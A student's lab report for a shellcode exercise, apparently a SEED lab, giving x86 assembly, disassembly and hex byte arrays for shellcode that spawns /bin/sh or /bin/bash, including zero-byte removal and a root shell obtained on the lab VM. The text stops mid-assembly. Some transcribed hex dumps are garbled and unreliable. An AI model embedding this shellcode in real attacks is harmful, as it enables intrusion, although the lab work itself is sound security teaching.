CS255 Lab 2

Name: Prince Choudhary


SID: 862254827

Task 1: Writing Shellcode

1.a: The Entire Process

Compiling to object code:


We will use the nasm command provided to compile the mysh.s file and object code would be created like in the screenshot you can see the mysh.o file is created.



```
[03/07/22]seed@VM:~/.../lab2$ ls
convert.py  lab2.zip  Labsetup  Makefile  mysh2.s  mysh_64.s  mysh.s
[03/07/22]seed@VM:~/.../lab2$ nasm -f elf32 mysh.s -o mysh.o
[03/07/22]seed@VM:~/.../lab2$ ls
convert.py  lab2.zip  Labsetup  Makefile  mysh2.s  mysh_64.s  mysh.o  mysh.s
[03/07/22]seed@VM:~/.../lab2$ 
```


Linking to generate final binary:

After compiling we need to generate executable binary. For this purpose, we will run linker program ld. From the screenshot we can see new shell is created.




```
[03/07/22]seed@VM:~/.../lab2$ ld -m elf_i386 mysh.o -o mysh
[03/07/22]seed@VM:~/.../lab2$ echo $$
2586
[03/07/22]seed@VM:~/.../lab2$ ls
convert.py  lab2.zip  Labsetup  Makefile  mysh  mysh2.s  mysh_64.s  mysh.o  mysh.s
[03/07/22]seed@VM:~/.../lab2$ echo $$
2586
[03/07/22]seed@VM:~/.../lab2$ mysh
$ echo $$
3972
$ 
```

Now we will use -Mintel option with objdump to produce the assembly code in the Intel mode.




```
$ objdump -Mintel --disassemble mysh.o

mysh.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   53                      push   ebx
  11:   89 e1                   mov    ecx,esp
  13:   31 d2                   xor    edx,edx
  15:   31 c0                   xor    eax,eax
  17:   b0 0b                   mov    al,0xb
  19:   cd 80                   int    0x80
$ 
```

We can see the content of the binary file using xxd command like in the screenshot below:




```
$ xxd -p -c 20 mysh.o
7f454c4601010100000000000000000001000300
0100000000000000000000004000000000000000
3400000000002800050002000000000000000000
0000000000000000000000000000000000000000
0000000000000000000000000000000000000000
0000000001000000010000000600000000000000
100100001b000000000000000000000010000000
0000000007000000030000000000000000000000
3001000021000000000000000000000001000000
0000000011000000020000000000000000000000
6001000040000000040000000300000004000000
1000000019000000030000000000000000000000
a00100000f000000000000000000000001000000
00000000000000000000000031c050682f2f7368
682f62696e89e3505389e131d231c0b00bcd8000
00000000002e74657874002e7368737472746162
002e73796d746162002e73747274616200000000
0000000000000000000000000000000000000000
0000000000000000100000000000000000000000
0400f1ff00000000000000000000000003000100
08000000000000000000000010000100006d7973
682e73005f73746172740000
$ 
```

Now we will use the convert.py program provided to us to convert shellcode to array. We will copy the machine code part of binary and place in the code, then we will run it.



```
#!/usr/bin/env python3

# Run "xxd -p -c 20 rev_sh.o",
# copy and paste the machine code to the following:
ori_sh ="""31c050682f2f7368682f62696e89e3505389e131d231c0b00bcd80"""

sh = ori_sh.replace("\n", "")

length  = int(len(sh)/2)
print("Length of the shellcode: {}".format(length))
s = 'shellcode= (\n' + '   "'
for i in range(length):
    s += "\\x" + sh[2*i] + sh[2*i+1]
    if i > 0 and i % 16 == 15:
       s += '"\n' + '   "'
s += '"\n' + ").encode('latin-1')"
print(s)
```



```
[03/08/22]seed@VM:~/.../lab2$ vi convert.py
[03/08/22]seed@VM:~/.../lab2$ ./convert.py
Length of the shellcode: 27
shellcode= (
   "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
   "\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
[03/08/22]seed@VM:~/.../lab2$
```


\

We can see from the above screenshot the shellcode in array which can be used for attack.

1.b: Eliminating Zeros from the Code


First technique is to assign 0 to eax and then do “xor eax, eax” xor is an exclusive or operation, this would give 0 if two same values are passed hence we will have 0 in register eax.

To run shell on “/bin/bash” without using extra “/” we can just use the al register to store “h” first then we will push it. Below is the code.




```
section .text
  global _start
    _start:
      ; Store the argument string on stack
      xor  eax, eax
      push eax
      mov al, 0x68   ; h with 8 bit in ah
      push eax
      xor eax, eax ; resetting eax to 0
      push "/bas" ;pushing the remaining part of bash with slash
      push "/bin"
      mov  ebx, esp     ; Get the string address

      ; Construct the argument array argv[]
      push eax          ; argv[1] = 0
      push ebx          ; argv[0] points "/bin//sh"
      mov  ecx, esp     ; Get the address of argv[]

      ; For environment variable
      xor  edx, edx     ; No env variables

      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
~
~
~
```

We can see from the output we are able to get the bash shell.



```
[03/08/22]seed@VM:.../lab2$ echo $$
5466
[03/08/22]seed@VM:.../lab2$ sudo ./mysh1b
root@VM:/home/seed/Desktop/lab2# echo $$
5498
root@VM:/home/seed/Desktop/lab2# 
```

From the screenshot we can see we don’t have 0s in our string. This is done by generating xxd then copying in python convert file and running it.




```
[03/08/22]seed@VM:~/.../lab2$ xxd -p -c 20 mysh1b.o
7f454c46010101000000000000000000001000300
0100000000000000000000000400000000000000000
3400000000000028000500020000000000000000000
0000000000000000000000000000000000000000
0000000000000000000000000000000000000000
0000000001000000010000000600000000000000
1001000020000000000000000000000010000000
0000000007000000030000000000000000000000
3001000021000000000000000000000001000000
0000000011000000020000000000000000000000
6001000040000000040000000300000004000000
1000000019000000030000000000000000000000
a001000011000000000000000000000001000000
000000000000000000000000031c050b0685031c0
682f626173682f62696e89e3505389e131d231c0
b00bcd80002e74657874002e7368737472746162
002e73796d746162002e73747274616200000000
0000000000000000000000000000000000000000
0000000000000000010000000000000000000000
0400f1ff000000000000000000000000003000100
0a000000000000000000000010000100006d7973
6831622e73005f7374617274000000000000000000
0000000000000000
[03/08/22]seed@VM:~/.../lab2$ ls
convert.py  lab2.zip  Labsetup  Makefile  mysh  mysh1b  mysh1b.o  mysh1b.s
[03/08/22]seed@VM:~/.../lab2$ vi convert.py
[03/08/22]seed@VM:~/.../lab2$ ./convert.py
Length of the shellcode: 32
shellcode= (
   "\x31\xc0\x50\xb0\x68\x50\x31\xc0\x68\x2f\x62\x61\x73\x68\x2f\x62"
   "\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80"
   ""
).encode('latin-1')
[03/08/22]seed@VM:~/.../lab2$ 
```

1.c: Providing Arguments for System Calls

In this problem we have to provide more arguments as required by the problem.
argv[3] = 0
argv[2] = "ls -la"
argv[1] = "-c"
argv[0] = "/bin/sh


First we will then “/bin//sh”
Next we need to push “-c” which is equivalent to “-ccc” so we will push this.
Next we will push “ls -la”, we will use dx register to push “la” then we will push “ls -a”.
We will keep storing the esp for all the arguments and at last we will fill the argument array.

Below screenshot depicts the code.




```
section .text
  global _start
    _start:
      ; Store the argument string on stack
      xor  eax, eax
      push eax          ; Use 0 to terminate the string
      push "//sh"
      push "/bin"
      mov  ebx, esp     ; Get the string address
      ; Push argument -c
      xor ecx, ecx
      push ecx
      push  "-ccc"
      mov ecx, esp
      ; Push argument "ls - la"
      xor edx, edx
      push edx
      mov dx, "la"
      push edx
      push  "ls -"
      xor edx,edx
      mov edx, esp

      ; Construct the argument array argv[]
